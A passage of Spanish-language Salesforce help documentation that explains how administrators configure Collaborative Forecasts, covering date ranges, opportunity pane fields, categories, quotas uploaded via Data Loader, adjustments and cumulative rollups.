Si utiliza años fiscales personalizados, aparecen sus trimestres o periodos personalizados. Los usuarios pueden realizar previsiones de hasta 12 meses u 8 trimestres en el futuro o el pasado. Si su margen de previsión incluye el trimestre o mes actual, la página de previsiones muestra el mes o el trimestre actual de forma predeterminada. Si no, se selecciona el primer mes o trimestre del intervalo.

El margen de fechas de previsión se convierte en el valor predeterminado para todos los usuarios de Previsiones de colaboración. Los usuarios pueden utilizar este valor predeterminado o establecer un intervalo de fecha diferente para sus previsiones. Una vez que los usuarios cambien sus visualizaciones del intervalo de fecha de previsión individuales, los administradores de Salesforce no pueden sustituirlos. Sin embargo, al cambiar la visualización de *periodo* de mensual o trimestral o viceversa, el cambio se reflejará en las previsiones de todos los usuarios.

1. Desde Configuración, introduzca `Configuración de previsiones` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de previsiones**.
2. En Configurar la visualización de previsión predeterminada, seleccione un periodo inicial y el número de periodos para mostrar.
3. Guarde sus cambios.

### CONSULTE TAMBIÉN

- Previsiones mensuales y trimestrales
- Conceptos de Previsiones de colaboración
- Directrices para la configuración de Previsiones de colaboración
- Cambiar la visualización de su intervalo de la fecha de previsión

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### PERMISOS DE USUARIO

Para activar usuarios de las previsiones:

- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

## Mostrar campos en el panel Oportunidades de Previsiones de colaboración

Seleccione hasta 15 campos estándar y personalizados para aparecer en el panel de oportunidades, para cada tipo de previsión activado.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

1. Desde Configuración, introduzca *Configuración de previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de previsiones**.
2. Haga clic en el nombre del tipo de previsión cuyos campos de oportunidad desea modificar.
3. Seleccione los campos Oportunidad para mostrar en la lista. Organice los campos de arriba hacia abajo para ordenarlos de izquierda a derecha en la lista.
4. Haga clic en **Aceptar**.

### CONSULTE TAMBIÉN

Directrices para la visualización de campos en el panel Oportunidades de Previsiones de colaboración

Conceptos de Previsiones de colaboración

Directrices para la configuración de Previsiones de colaboración

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### PERMISOS DE USUARIO

Para personalizar el panel de oportunidades:

- "Personalizar aplicación"

Para ver ajustes y configuración:

- "Ver parámetros y configuración"

## Directrices para la visualización de campos en el panel Oportunidades de Previsiones de colaboración

Consulte directrices clave cuando visualice campos en el panel de oportunidades de Previsiones de colaboración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

- Si agrega un campo de oportunidad al panel de oportunidades y le campo no es visible para usuarios de Previsiones de colaboración, compruebe la configuración de seguridad a nivel de campo para el campo y el perfil de usuario específico. Si la previsión se basa en ese campo, la columna Importe de previsión muestra el valor del campo o el valor de la división del campo que contribuye a la previsión, independientemente de la seguridad a nivel de campo.
- Cuando un representante selecciona un importe de previsión en la tabla de acumulación, la lista de oportunidades que se acumulan en ese importe aparecen debajo de la tabla. Seleccione hasta 15 campos estándar y personalizados que aparecen en el panel de oportunidades, para cada tipo de previsión activado. Su equipo de ventas ve los campos seleccionados según su configuración de seguridad a nivel de campo. `Nombre de oportunidad` es un campo obligatorio. Recomendamos agregar `Categoría de previsión` al panel.
- Al seleccionar campos, considere los campos utilizados en la acumulación de previsiones.
  - Las previsiones de oportunidad-cantidad se acumulan basándose en el campo `Cantidad` de la oportunidad, mientras que las previsiones de oportunidad-ingresos se acumulan basándose en el campo `Importe` de la oportunidad.
  - Para previsiones de divisiones de oportunidad-ingresos, la acumulación se basa en el campo `Importe` de la oportunidad y el porcentaje de división asignado al representante de ventas.
  - Para las previsiones de campo de oportunidades personalizado, la acumulación se basa en el importe del campo personalizado.
  - Para previsiones de familia de productos-ingresos, la acumulación se basa en la suma del campo `Precio total` para todas las partidas de oportunidad en esa familia de productos.
  - Las previsiones de familia de productos-cantidad se acumulan basándose en el campo `Cantidad` para todas las partidas de oportunidad en esa familia de productos.
  - Para las oportunidades sin partidas de oportunidades o con partidas que no tengan una familia de productos especificada, los totales se acumulan en la fila Productos no categorizados de la página de previsiones.

  Dependiendo de si su tipo de previsión utiliza la medida de cantidad o ingresos, considere agregar `Importe` o `Cantidad` al panel.
- Si su fuente de datos de previsión es oportunidades o familias de productos, el campo `Importe` aparece de manera predeterminada. Si su fuente de datos es divisiones de oportunidad, los campos `Importe de previsión` y `Porcentaje de división` aparecen de manera predeterminada. Puede cambiar los campos seleccionados para cada tipo de previsión incluso después de su activación.

## Personalizar categorías de previsiones en Previsiones de colaboración

Una categoría de previsión es la categoría dentro del ciclo de ventas a la que se asigna una oportunidad según la etapa en la que esta se encuentre. Las categorías estándar de previsiones son Oportunidades en curso, Máximo previsto, Confirmación, Omitida y Cerrada. Puede personalizar los nombres de la categoría de previsión.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

1. Desde la configuración de gestión de objetos para oportunidades, vaya a Campos.
2. Haga clic en **Categoría de previsión**.
3. Haga clic en **Modificar** para cada valor que desee modificar en Valores de lista de selección de categoría de previsiones.
4. Escriba un nombre de categoría de previsión.
5. Guarde sus cambios.

Los nombres de categoría de previsión aparecen en previsiones y registros de oportunidades.

CONSULTE TAMBIÉN

- Conceptos de Previsiones de colaboración
- Directrices para la configuración de Previsiones de colaboración
- Configuración de gestión de búsqueda de objetos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para activar usuarios de las previsiones:

- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

## Consideraciones para la desactivación de Previsiones de colaboración

Antes de desactivar Previsiones de colaboración, averigüe cómo se verán afectados los datos.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

PRECAUCIÓN: La desactivación de la funcionalidad puede provocar la purga de datos de ajuste y cuota, por lo que considere exportar los datos antes de realizar la desactivación. Cuando complete los cambios de ajustes podrá volver a importar los datos en Salesforce. Si modifica su ajuste de periodo de tiempo de mensual a trimestral o de trimestral a mensual *no podrá* importar sus ajustes de cuota o ajuste de nuevo a Salesforce porque los valores existentes no se alinean con sus nuevos periodos.

| Si desactiva... | Se purgarán los siguientes elementos... |
|---|---|
| Previsiones de colaboración | Ajustes (su jerarquía de previsiones permanece inalterable) |
| Un tipo de previsión | Cuotas y ajustes para ese tipo de previsión |
| Ajustes | Ajustes |
| Ajuste de periodo mensual para emplear periodos trimestrales.<br>O<br>Ajuste de periodo trimestral para emplear periodos mensuales. | Presupuestos y ajustes |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Para desactivar Previsiones de colaboración, póngase en contacto con Salesforce.

Cuando se purgan los ajustes desde las previsiones, los datos relacionados en que se basaban las previsiones permanecen inalterables.

CONSULTE TAMBIÉN

Conceptos de Previsiones de colaboración

Definir la configuración de previsiones en Previsiones de colaboración

## Cuotas en Previsiones de colaboración

Active cuotas en Previsiones de colaboración de modo que los usuarios puedan cargar y mostrar cuotas junto a los importes de previsión.

Una cuota es el objetivo de ventas mensual y trimestral asignado a un usuario. La cuota de un gestor es igual al importe que se espera genere el gestor y el equipo conjuntamente. La acumulación de cuotas se realiza por los usuarios y gestores manualmente y se pueden utilizar datos de cantidad o de ingresos. Si varios tipos de previsión están activados, cada tipo de previsión mantiene información de cuotas separada.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible en: **Professional Edition** con el permiso "API activada"

Activar cuotas en Previsiones de colaboración

Si tiene acceso de API, puede cargar cuotas para usuarios de Previsiones de colaboración y mostrarlas junto con los importes de previsión de su equipo de ventas. Para activar cuotas, no se requiere el acceso de API.

Cargar datos de cuotas en Previsiones de colaboración

Cargue datos de cuotas para previsiones con el Cargador de datos o las API de Salesforce.

## Activar cuotas en Previsiones de colaboración

PERMISOS DE USUARIO

| | |
|---|---|
| Para ver la configuración de Previsiones: | "Ver parámetros y configuración" |
| Para modificar la configuración de Previsiones: | "Personalizar aplicación" |
| Para activar usuarios de las previsiones: | "Gestionar usuarios internos"<br>Y<br>"Personalizar aplicación" |
| Para gestionar cuotas: | "Personalizar aplicación"<br>Y<br>"Gestionar cuotas" |
| Para cargar datos de cuota en Salesforce: | "Gestionar cuotas"<br>Y<br>"Ver todas las previsiones" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible en: **Professional Edition** con el permiso "API activada"

Si tiene acceso de API, puede cargar cuotas para usuarios de Previsiones de colaboración y mostrarlas junto con los importes de previsión de su equipo de ventas. Para activar cuotas, no se requiere el acceso de API.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

1. Desde Configuración, introduzca *`Configuración de previsiones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de previsiones**.
2. En Cuotas, seleccione **Mostrar cuotas**.

3. Guarde sus cambios.

Si desactiva Previsiones de colaboración, se desactivarán las cuotas. Cuando cambia su fuente de datos o deshabilite previsiones de ingresos o cantidad, se purgan las cuotas relacionadas.

CONSULTE TAMBIÉN

- Cargar datos de cuotas en Previsiones de colaboración
- Conceptos de Previsiones de colaboración
- Directrices para la configuración de Previsiones de colaboración

## Cargar datos de cuotas en Previsiones de colaboración

| PERMISOS DE USUARIO | |
|---|---|
| Para ver la configuración de Previsiones: | "Ver parámetros y configuración" |
| Para modificar la configuración de Previsiones: | "Personalizar aplicación" |
| Para activar usuarios de las previsiones: | "Gestionar usuarios internos"<br>Y<br>"Personalizar aplicación" |
| Para gestionar cuotas: | "Personalizar aplicación"<br>Y<br>"Gestionar cuotas" |
| Para cargar datos de cuota en Salesforce: | "Gestionar cuotas"<br>Y<br>"Ver todas las previsiones" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible en: **Professional Edition** con el permiso "API activada"

Cargue datos de cuotas para previsiones con el Cargador de datos o las API de Salesforce.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

El Cargador de datos proporciona un sencillo método instantáneo para agregar, inspeccionar y modificar datos en su Salesforce. Las API ofrecen flexibilidad adicional pero le requieren escribir código. Para utilizar cualquiera de los métodos, asegúrese de que el acceso de API está activado. Consulte Cargador de datos para obtener detalles.

**Agregar cuotas con el Cargador de datos**

Antes de cargar cuotas, tenga en cuenta la versión del Cargador de datos que está utilizando. Para Cargador de datos v.30 y posterior, especifique el tipo de previsión de cada cuota que piensa cargar.

1. Consulte el objeto Usuario para obtener los Id. de sus usuarios.

   Utilice el Cargador de datos para recuperar los Id. de sus usuarios.

   a. Desde Configuración, introduzca `Cargador de datos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Cargador de datos**.

   b. Descargue e instala el Cargador de datos.

**c.** Inicie el Cargador de datos.

**d.** Haga clic en **Exportar**.

**e.** Introduzca su nombre de usuario y contraseña y luego haga clic en **Iniciar sesión**.

**f.** Haga clic en **Siguiente**.

**g.** Seleccione el objeto Usuario en la lista.

**h.** Seleccione un nombre de archivo y un destino para los datos exportados.

**i.** Haga clic en **Siguiente**.

**j.** Seleccione los campos **Id** y **Nombre**.

**k.** Haga clic en **Finalizar** y, a continuación en **Sí**.

**l.** Haga clic en **Ver extracción**.

**m.** Haga clic en **Abrir en programa externo**.

**n.** Guarde el archivo con el formato .csv. Agregue nombres e Id. de usuario a su hoja de cálculo de cuotas antes de cargarla.

**2.** Si está utilizando el Cargador de datos v.30 o posterior, consulte el objeto ForecastingType para obtener los Id. de sus tipos de previsión. Si no está utilizando el Cargador de datos v.30 o posterior, omita le paso 3.

**a.** Inicie el Cargador de datos.

**b.** Haga clic en **Exportar**.

**c.** Introduzca su nombre de usuario y contraseña y luego haga clic en **Iniciar sesión**.

**d.** Haga clic en **Siguiente**.

**e.** Haga clic en **Mostrar todos los objetos de Salesforce**.

**f.** Seleccione el objeto Tipo de previsión en la lista.

**g.** Seleccione un nombre de archivo y un destino para los datos exportados.

**h.** Haga clic en **Siguiente**.

**i.** Seleccione los campos **Id** y **NombreDesarrollador**.

**j.** Haga clic en **Finalizar** y, a continuación en **Sí**.

**k.** Haga clic en **Ver extracción**.

**l.** Haga clic en **Abrir en programa externo**.

**m.** Guarde el archivo con el formato .csv.

**n.** Anote los valores de `DeveloperName` e `Id` para cada tipo de previsión activo. No todas las empresas utilizan todos los tipos de previsión en los resultados. Consulte esta lista si no está seguro del tipo de previsión al que hace referencia un `DeveloperName` específico.

- `Oportunidad Ingresos`: Oportunidades - Ingresos
- `Oportunidad Cantidad`: Oportunidades - Cantidad
- `OpportunitySplitRevenue`: Cuotas de ingresos de oportunidad - Ingresos
- `OpportunityOverlayRevenue` : Divisiones de superposición de oportunidad: Ingresos
- `OpportunityLineItemRevenue`: Familias de productos - Ingresos
- `OpportunityLineItemQuantity`: Familias de productos - Cantidad
- El nombre de un tipo de división de oportunidad personalizada que se ha activado como un tipo de previsión. Los tipos de divisiones personalizadas están basados en campos de divisas que solo puede incluir importes de ingresos.

**o.** Agregue columnas para `DeveloperName` e `Id` a su hoja de cálculo de cuotas y luego agregue el nombre y el Id. del tipo de previsión de sus cuotas a cada fila. El nombre no es necesario para cargar cuotas, pero le ayuda a saber con qué tipo de previsión está trabajando en cada fila.

**3.** Prepare su hoja de cálculo de cuotas para su carga.

- Si está utilizando el Cargador de datos v.30 o posterior, cree un archivo .csv con columnas para Nombre de usuario, Id. de usuario, Nombre del tipo de previsión, Id. del tipo de previsión, Importe de cuota, Cantidad de cuota, Código de divisa y Fecha de inicio del periodo de previsión [AAAA-MM-DD].
- Si está utilizando el Cargador de datos v.29 o anterior, cree un archivo .csv con columnas para Nombre de usuario, Importe de cuota, Cantidad de cuota, Código de divisa y Fecha de inicio del periodo de previsión [AAAA-MM-DD]. Si utiliza tanto previsiones de ingresos *y* previsiones de cantidad, especifique las cuotas para ellos en filas separadas de su archivo .csv.

No necesita las columnas Nombre de usuario o Nombre de tipo de previsión, pero al incluirlas le resultará mucho más fácil comprender el contenido de su archivo .csv.

| Nombre de usuario | Id. de usuario | Nombre de tipo de previsión (para el Cargador de datos v.30 o posterior) | Id. de tipo de previsión (para el Cargador de datos v.30 o posterior) | Importe de cuota | Cantidad de cuota | Código de la divisa | Fecha de inicio |
|---|---|---|---|---|---|---|---|
| Kevin Bailey | 00599000000Hofh | Oportunidad Ingresos | 0DbD00000001eQBKAY | 250000 | | USD | 2012–03–01 |
| Kevin Bailey | 00599000000Hofh | Oportunidad Ingresos | 0DbD00000001eQBKAY | 250000 | | USD | 2012–04–01 |
| Kevin Bailey | 00599000000Hofh | Oportunidad Ingresos | 0DbD00000001eQBKAY | 250000 | | USD | 2012–05–01 |
| Kevin Bailey | 00599000000Hofh | Oportunidad Cantidad | 0DbD00000001eQAKAY | | 500 | | 2012–03–01 |
| Kevin Bailey | 00599000000Hofh | Oportunidad Cantidad | 0DbD00000001eQAKAY | | 500 | | 2012–04–01 |
| Kevin Bailey | 00599000000Hofh | Oportunidad Cantidad | 0DbD00000001eQAKAY | | 500 | | 2012–05–01 |

Si la Fuente de datos de su previsión es familias de productos, incluya una columna Familia de productos.

| Nombre de usuario | Id. de usuario | Nombre de tipo de previsión (para el Cargador de datos v.30 o posterior) | Id. de tipo de previsión (para el Cargador de datos v.30 o posterior) | Familia de productos | Importe de cuota | Cantidad de cuota | Código de la divisa | Fecha de inicio |
|---|---|---|---|---|---|---|---|---|
| Kevin Bailey | 00599000000Hofh | OpportunityLineItemRevenue | 0DbD00000001eQ9KAI | Hardware | 250000 | | USD | 2012–03–01 |
| Kevin Bailey | 00599000000Hofh | OpportunityLineItemRevenue | 0DbD00000001eQ9KAI | Software | 150000 | | USD | 2012–03–01 |
| Kevin Bailey | 00599000000Hofh | OpportunityLineItemRevenue | 0DbD00000001eQ9KAI | Servicios | 50000 | | USD | 2012–03–01 |

| Nombre de usuario | Id. de usuario | Nombre de tipo de previsión (para el Cargador de datos v.30 o posterior) | Id. de tipo de previsión (para el Cargador de datos v.30 o posterior) | Familia de productos | Importe de cuota | Cantidad de cuota | Código de la divisa | Fecha de inicio |
|---|---|---|---|---|---|---|---|---|
| Kevin Bailey | 00599000000Hofh | OpportunityLineItemQuantity | 0DbD00000001eQ8KAI | Hardware | | 500 | | 2012-03-01 |
| Kevin Bailey | 00599000000Hofh | OpportunityLineItemQuantity | 0DbD00000001eQ8KAI | Software | | 300 | | 2012-03-01 |
| Kevin Bailey | 00599000000Hofh | OpportunityLineItemQuantity | 0DbD00000001eQ8KAI | Servicios | | 100 | | 2012-03-01 |

4. Utilice el Cargador de datos para cargar su información de cuota en Salesforce.
   a. Inicie el Cargador de datos.
   b. Haga clic en **Insertar**.
   c. Inicie sesión con su nombre de usuario y contraseña.
   d. Haga clic en **Siguiente**.
   e. Haga clic en **Mostrar todos los objetos de Salesforce**.
   f. Seleccione el objeto Cuota de previsión en la lista.
   g. Haga clic en **Explorar** y luego seleccione el archivo .csv para cargar.
   h. Haga clic en **Siguiente**.
   i. Haga clic en **Aceptar** en el cuadro de diálogo Selección de datos.
   j. Haga clic en **Crear o modificar una asignación**.
   k. Asigne columnas a campos en el objeto ForecastingQuota como se muestra en esta tabla.

| Encabezados de columna en archivos CSV | Campos ForecastingQuota |
|---|---|
| Id. de usuario | `QuotaOwnerID` |
| Importe de cuota | `QuotaAmount` |
| Cantidad de cuota | `QuotaQuantity` |
| Código de la divisa | `CurrencyIsoCode` |
| Fecha de inicio | `StartDate` |
| Familia de productos (necesario solamente cuando la fuente de datos de previsión es Familias de productos) | `ProductFamily` |
| Id. de tipo de previsión (necesario solo para el Cargador de datos v.30 o posterior) | `ForecastingTypeID` |

   l. Haga clic en **Aceptar**.
   m. Haga clic en **Siguiente**.

n. Haga clic en **Examinar** y luego seleccione el directorio en el que quiera guardar el archivo de registro con los mensajes sobre el éxito o el fallo de la carga.

o. Haga clic en **Finalizar**.

p. Haga clic en **Sí** para continuar con la carga.

q. Haga clic en **Aceptar**.

Como práctica recomendada, cargue los datos de cuota en la divisa personal del propietario de la cuota. Aún puede cargar datos de cuota utilizando la API incluso si `Mostrar cuotas` esté desactivado. Si su ajuste de zona horaria del Cargador de datos está adelantado con respecto a las de los propietarios de la cuota, puede restarse uno al mes. Para evitar este problema, use una fecha posterior o igual al tercer día de cada mes cuando introduzca las cuotas.

**Carga de cuotas con la API**

Al cargar información de cuota con la API, asegúrese de utilizar la versión de API correcta, dependiendo del tipo de datos de cuota con los que esté trabajando. Si varios tipos de previsión están activados, cada tipo de previsión mantiene información de cuotas separada.

| Al importar... | Utilice versión de API... |
|---|---|
| Cuotas de ingresos para previsiones basadas en oportunidades | 25.0 o posterior |
| Cuotas de cantidad para previsiones basadas en oportunidades | 28.0 o posterior |
| Cuotas de ingresos para previsiones basadas en divisiones de oportunidad | 29.0 o posterior |
| Cuotas de ingresos o cantidad para previsiones basadas en familias de productos | 29.0 o posterior |
| Cuotas en organizaciones con múltiples tipos de previsión activados | 30.0 o posterior |

CONSULTE TAMBIÉN

Activar cuotas en Previsiones de colaboración

## Ajustes de previsiones

Active ajustes de previsiones en Previsiones de colaboración de modo que su equipo de ventas pueda ajustar previsiones según sea necesario.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

### Activar ajustes de previsiones en Previsiones de colaboración

Habilite los administradores para ajustar previsiones de subordinados, todos los usuarios de previsiones para ajustar sus propias previsiones o ambas.

### Desactivar ajustes de previsiones en Previsiones de colaboración

Si ya no desea que los gestores de previsiones ajusten los importes de previsión de los subordinados o que los propietarios de las previsiones ajusten sus propias previsiones, desactive los ajustes de previsiones. No se requiere la actualización de permisos de usuario.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## Activar ajustes de previsiones en Previsiones de colaboración

Habilite los administradores para ajustar previsiones de subordinados, todos los usuarios de previsiones para ajustar sus propias previsiones o ambas.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

1. Configurar su jerarquía de previsiones.
2. Desde Configuración, introduzca *Configuración de previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de previsiones**.
3. Para permitir a los gestores de previsiones ajustar los importes de previsiones de sus subordinados, en Activar ajustes de previsiones, seleccione **Activar ajustes de gestor**.
4. Para permitir que todos los usuarios de previsiones ajusten sus propios importes de previsión, en Activar ajustes de previsión, seleccione **Activar ajustes de propietario**.

   Nota: Si utiliza previsiones de familia de productos, no puede ajustar sus propios importes de previsión de familia de productos.
5. Guarde sus cambios.
6. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
7. Busque un perfil para el que quiera activar ajustes.
8. Si está utilizando la interfaz de usuario de perfil mejorado, haga clic en **Permisos de aplicaciones** y luego en **Modificar**.
9. Seleccione **Anular previsiones** y luego guarde sus cambios.

Si varios tipos de previsión están activados, cada tipo de previsión mantiene ajustes separados.

### CONSULTE TAMBIÉN

- Conceptos de Previsiones de colaboración
- Ajuste de previsiones en Previsiones de colaboración
- Directrices para la configuración de Previsiones de colaboración
- Definir el Margen de fechas de previsión de su empresa

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### PERMISOS DE USUARIO

Para activar usuarios de las previsiones:

- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

## Desactivar ajustes de previsiones en Previsiones de colaboración

Si ya no desea que los gestores de previsiones ajusten los importes de previsión de los subordinados o que los propietarios de las previsiones ajusten sus propias previsiones, desactive los ajustes de previsiones. No se requiere la actualización de permisos de usuario.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

PRECAUCIÓN: La desactivación de los ajustes de previsiones purga los ajustes existentes para todos los tipos de previsión. Antes de desactivar los ajustes, consulte Purgas de ajustes en Previsiones de colaboración. La desactivación de la funcionalidad puede provocar la purga de datos de ajuste y cuota, por lo que considere exportar los datos antes de realizar la desactivación. Cuando complete los cambios de ajustes podrá volver a importar los datos en Salesforce.

1. Desde Configuración, introduzca *Configuración de previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de previsiones**.
2. Para evitar que los gestores de previsiones ajusten los importes de previsión de los subordinados, en Activar ajustes de previsión, anule la selección de **Activar ajustes de gestor**.
3. Para evitar que todos los usuarios de previsiones ajusten sus propios importes de previsión, en Activar ajustes de previsión, anule la selección de **Activar ajustes de propietario**.
4. Guarde sus cambios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para activar usuarios de las previsiones:

- "Gestionar usuarios"

  Y

  "Personalizar aplicación"

## Acumulaciones de previsiones acumulativas

Especifique cómo acumula su equipo de ventas oportunidades en Previsiones de colaboración.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Acumulaciones de previsiones acumulativas en Previsiones de colaboración

Obtenga información acerca de la acumulación de oportunidades en previsiones para sus equipos de ventas.

Activar acumulaciones de previsiones acumulativas en Previsiones de colaboración

Seleccione entre columnas de Acumulación de previsiones acumulativas o columnas de categorías de previsión individuales.

## Acumulaciones de previsiones acumulativas en Previsiones de colaboración

Obtenga información acerca de la acumulación de oportunidades en previsiones para sus equipos de ventas.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

- Las acumulaciones de categoría de previsión individual combinan las oportunidades desde cada categoría de previsión individual en importes de previsión separados para cada categoría.
- Las acumulaciones de previsiones acumulativas combinan oportunidades desde varias categorías de previsiones en importes de previsión acumulativa.

La configuración predeterminada de acumulaciones es acumulaciones de categoría de previsiones individual. Si selecciona **Acumulaciones de previsiones acumulativas**, el modo en que se acumulan las oportunidades en importes de previsión es diferente. Los nombres de columnas en la página de previsiones también son diferentes.

| Método de acumulación de categorías | Nombre de columna en la página de previsiones | Oportunidades que se acumulan en ella |
|---|---|---|
| **Individual** | Oportunidades en curso | Oportunidades en curso |
| | Máximo | Máximo |
| | Confirmado | Confirmado |
| | Cerrado | Cerrado |
| **Acumuladas** | Oportunidades en curso abiertas | • Oportunidades en curso<br>• Máximo<br>• Confirmado |
| | Previsiones del máximo previsto | • Máximo<br>• Confirmado<br>• Cerrado |
| | Previsiones confirmadas | • Confirmado<br>• Cerrado |
| | Solo cerradas | Cerrado |

### Ventajas de acumulaciones de previsiones acumulativas

Con las acumulaciones de categoría de previsiones individual, cada total y subtotal representa oportunidades desde una sola de las categorías de previsión individuales. Este tipo de acumulación significa que si los usuarios de la previsión desean conocer el total que aportarán para el mes o trimestre, necesitan agregar los importes de previsión de Confirmadas, Máximo previsto y Cerrada juntos.

| **Ejemplo: Acumulación de previsión individual** | | | | |
|---|---|---|---|---|
| **Importes de previsión** | Cerrado | Confirmado | Máximo | Oportunidades en curso |
| | $50 | $100 | $150 | $200 |
| **Oportunidades** | Cerrado | Confirmado | Máximo | Oportunidades en curso |
| | $50 | • $50<br>• $50 | • $50<br>• $50<br>• $50 | • $50<br>• $50<br>• $50<br>• $50 |

Con Acumulaciones de previsiones acumulativas, las columnas de previsión muestran importes acumulados desde las oportunidades en la categoría de previsión denominada, así como categorías posteriores en su gráfico de embudo de ventas. Esta vista facilita a los miembros del equipo de ventas la tarea de visualizar los números totales que les gustaría incluir sin combinar los totales de categorías por sí mismos.

Por ejemplo, esta tabla muestra los importes de acumulación de previsiones acumulativas cuando existen cuatro Oportunidades en curso, tres oportunidades Máximo previsto, dos oportunidades Confirmadas y una oportunidad Cerrada, cada una vale 50 $.

| **Ejemplo: Acumulación de previsión acumulativa** | | | | |
|---|---|---|---|---|
| **Importes de previsión** | Solo cerradas | Previsiones confirmadas | Previsiones del máximo previsto | Oportunidades en curso abiertas |
| | $50 | $150 | $300 | $450 |
| **Oportunidades** | Cerrado | Confirmado | Máximo | Oportunidades en curso |
| | $50 | • $50<br>• $50 | • $50<br>• $50<br>• $50 | • $50<br>• $50<br>• $50<br>• $50 |

Nota: No puede utilizar Tendencia histórica de previsiones con Acumulaciones de previsiones acumulativas.

## Activar acumulaciones de previsiones acumulativas en Previsiones de colaboración

Seleccione entre columnas de Acumulación de previsiones acumulativas o columnas de categorías de previsión individuales.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

El cambio de visualización de la columna de previsiones purga todos los ajustes en los importes de previsión de Confirmadas y Máximo previsto, pero no los datos de cuota.

1. Desde Configuración, introduzca *Configuración de previsiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de previsiones**.
2. Seleccione **Activar acumulaciones de previsión acumulativas** y luego guarde sus cambios.

PERMISOS DE USUARIO

Para ver la configuración de Previsiones:
- "Ver parámetros y configuración"

Para modificar la configuración de Previsiones:
- "Personalizar aplicación"

## Tipos de previsión

Utilice tipos de previsión para proporcionar a su equipo de ventas la máxima flexibilidad con Previsiones de colaboración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

### Tipos de previsiones en Previsiones de colaboración

Un tipo de previsión es un previsión configurada para utilizar un tipo específico de datos. Puede utilizar el campo `Importe` de oportunidades, las divisiones de oportunidad, las divisiones de superposición, los campos de oportunidades personalizados o las familias de productos. Cada tipo de previsión especifica una medida: ingresos o cantidad.

### Activar tipos de previsión para Previsiones de colaboración

Permita a su equipo de ventas elegir entre cuatro tipos de previsiones para predecir ventas desde varias perspectivas.

